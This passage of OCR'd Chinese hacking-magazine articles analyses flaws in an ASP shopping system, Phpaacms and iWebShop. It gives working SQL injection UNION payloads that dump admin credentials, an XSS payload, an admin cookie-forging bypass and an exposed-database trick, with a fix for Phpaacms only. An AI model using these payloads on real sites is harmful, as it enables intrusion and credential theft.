


图3 union 查询

把4改成**mmc_username**，把7改为**mmc_password**，再搜索**MOTO%' union select 1,2,3,mmc_username,5,6,mmc_password,8,9,10,11,12,13,14,15,16,17,18,19,20 from chinammc_admin where mmc_id=50 and '%'='**，看图4成功暴出了用户名为**admin**，MD5密码为**7a57a5a743894a0e**。

二、疯狂的注入漏洞

继续看其他文件你会发现这个系统还存在大量的sql injection，简直可以用“不堪一击”来形容。

news/news.asp代码：

```
<%
set cn=fd_cn(cn)

id=T(request.QueryString("id"))
sql="select * from chinammc_news where mmc_id="&id
set rs=fd_rs(cn,sql)
```




图5 and 1=1




图6 and 1=2

```
mmc_title=rs("mmc_title")
mmc_adduser=rs("mmc_adduser")
mmc_content=rs("mmc_content")
mmc_adddate=rs("mmc_adddate")

fd_free(rs)
fd_free(cn)
%>
```

id直接**request.QueryString**进入数据库的查询，在http://127.0.0.1:8000/news/news.asp?id=66后输入**and 1=1**和**1=2**返回图5、图6的结果。

我们可以再次通过union直接爆出管理员账号与密码如图7，注入语句**http://127.0.0.1:8000/news/news.asp?id=66 and 1=2 union select 1,mmc_username,3,4,mmc_password,6 from chinammc_admin where mmc_id=50**




图7 union直接爆出管理员账号与密码

这个购物系统的注入漏洞还不止这些，其它文件我也没有一一仔细去看，有兴趣的同学可以深度挖掘。




图8 跨站




图9 数据库地址

三、注册页面跨站

所谓漏洞商城当然少不了跨站。看看user_loginok.asp的代码：

```
<%
set cn=fd_cn(cn)

mmc_name=trim(T(request.Form("username")))
'mmc_email=trim(T(request.Form("email"))
mmc_password=md5(trim(T(request.Form("password"))))
mmc_loginip=trim(T(request.Form("ip")))
sql="select * from chinammc_user where mmc_name='"&mmc_name&"'and mmc_password='"&mmc_password&"'"
set rs=fd_rs(cn,sql)
if not (rs.eof and rs.bof) then
session("username")=rs("mmc_name")
session("user_id")=rs("mmc_id")
rs("mmc_logincount")=rs("mmc_logincount")+1
rs("mmc_lastlogindate")=now()
rs("mmc_lastloginip")=mmc_loginip
rs.update
response.Redirect("user_user.asp")
response.end
else
Response.write "<script language=javascript>alert('用户名或密码错误！');"
Response.write "window.history.go(-1);</script>"
response.end
end if
fd_free(rs)
fd_free(cn)

%>
```

什么都没有过滤，可以xss。去注册一个用户，在用户名处写**<script>alert(/xss/)</script>**，注册成功后就直接alert出窗口，如图8，当后台管理员查看用户时也会直接弹出窗口来。

四、数据库泄露

这个漏洞够惊人的，先看conn.asp有一句这样的代码**servermappath=server.mappath("/serverinfo.txt")**，




图10 数据库地址

mappath是引用这个变量的页面所在的目录，然后你在网站根目录会看到一个serverinfo.txt的文件，通过浏览器可直接查看到里面的信息，而里面记录的正是数据库地址，如图9。

当然有经验的站长们会直接修改这个文件，但是在admin目录下我发现了另一个漏洞，这个漏洞来源于setup.asp文件，看看它的代码：

```
<%
servermappath=server.mappath("/serverinfo.txt")
Set fso = CreateObject("Scripting.FileSystemObject")
Set txt = fso.OpenTextFile(servermappath,1)
DBstr=""&txt.ReadLine&""      '数据库地址名称
txt.close
set fso=nothing
%>
<div align="center">
<form method="post" action="setupok.asp">
<label>
数据库完整地址路径（包括文件名）
<input name="DBstr" type="text" id="DBstr" value="<%=DBstr%>" size="50" >
</label>
<br>

<label>
<input type="submit" name="Submit" value="提交">
</label>
</form>
</div>
```




图11 google数据库地址

好像没什么问题，但是它是一个后台文件，没有任何的验证，所以访客可直接浏览这个页面，它同样记录了数据库地址，而且还允许任意修改数据库路径与名称，如图10。

google了一下还有不少站存在这样的漏洞，如图11。

五、小结

虽然这个购物系统的漏洞多，但是它的后台相对比较简单，拿webshell就困难多了，想到方法的同学可以跟大家分享一下，欢迎去nohack讨论。最后要说一点，作为一个电子商城居然漏洞百出，可见国内程序员的安全意识还很差，写这样的程序出来也只有危害我们广大老百姓了。

编辑点评：*看完作者的这篇文章，第一个想到的词是"不堪一击"，漏洞百出的系统如何能做为商城系统呢，程序员们，请增强一些安全的意识吧。*

Phpaacms后台验证漏洞及修补

图 过客

从本文你可以学到：

1、Phpaacms后台验证漏洞的分析和利用

2、漏洞的修补

Phpaacms是一个用php+mysql实现的简易开源的文章管理系统，特别适合学校和政府建站。

Phpaa的管理后台没有经过充分验证，导致任何浏览者通过修改cookie就可以直接进入后台。下面我们直接来看代码，在Admin\index.php里

```
<?php
require_once ("admin.inc.php");
?>
```

得知验证在admin.inc.php中，再看admin.inc.php的代码

```
......................................
//判断登陆状态
if (!isset($_COOKIE['userid'])){    //cookie里userid为空则转到login.php里
    header("Location: login.php");
```

}
……………………

程序只是简单地判断cookie里userid是否为空，只要给userid赋一个值即可绕过验证。这里我使用的是桂林老兵的网站安全检测工具。




图2 修改url地址




图1 登录

打开此程序后，点击菜单栏的设置，勾选“自定义cookies浏览”，然后在地址栏访问http://www.phpaa.cn/demo/phpaaCMS/admin/login.php，如图1所示。

先将login.php修改为index.php，然后在左下角的cookie栏里输入”userid=1”，如图2。修改完后直接点右上侧Get，就直接进入了后台。

可以看到，cookie是保存在客户端的，客户端可以对其进行修改。安全起见的话，管理后台可以采用session进行验证！

下面我们就来对此漏洞进行修补，首先要修改的是login.action.php中的代码：

```
………………
if (!empty($user_row )) {
    setcookie (userid, $user_row ['userid'] );
    header("Location: index.php");
}else{
    exit("<script>alert('用户名或密码不正确！');window.history.go(-1)</script>");
}
```

删除setcookie (userid，$user_row ['userid']);这一句，并在此处加上如下代码：

```
    session_start();
    $_SESSION['admin']=true;
```

修改后的代码为：

```
if (!empty($user_row )) {
    session_start();
    $_SESSION['admin']=true;
    header("Location: index.php");
}
```

再打开admin.inc.php，将代码修改如下：

```
//判断登陆状态
$admin=false;
session_start();
if ($_SESSION["admin"]<>"true").
{
    header("Location: login.php");
}
require_once '../include/config.inc.php'; //系统初始化文件
require_once 'admin.function.php'; //后台公用函数库
?>
```

最后不要忘了在退出后台管理的时候注销session，即在login.out.php中加入如下代码

```
unset($_SESSION['admin']);
session_destroy();
```

编辑点评：相当古老的漏洞，利用起来也很简单，只是这样的漏洞现在真的不多见了。

某电子商务系统注射0day

文 menzhi007

从本文可以学到：
iWebShop漏洞分析

下载地址：http://down.chinaz.com/soft/26831.htm
官网：http://www.jooyea.net/

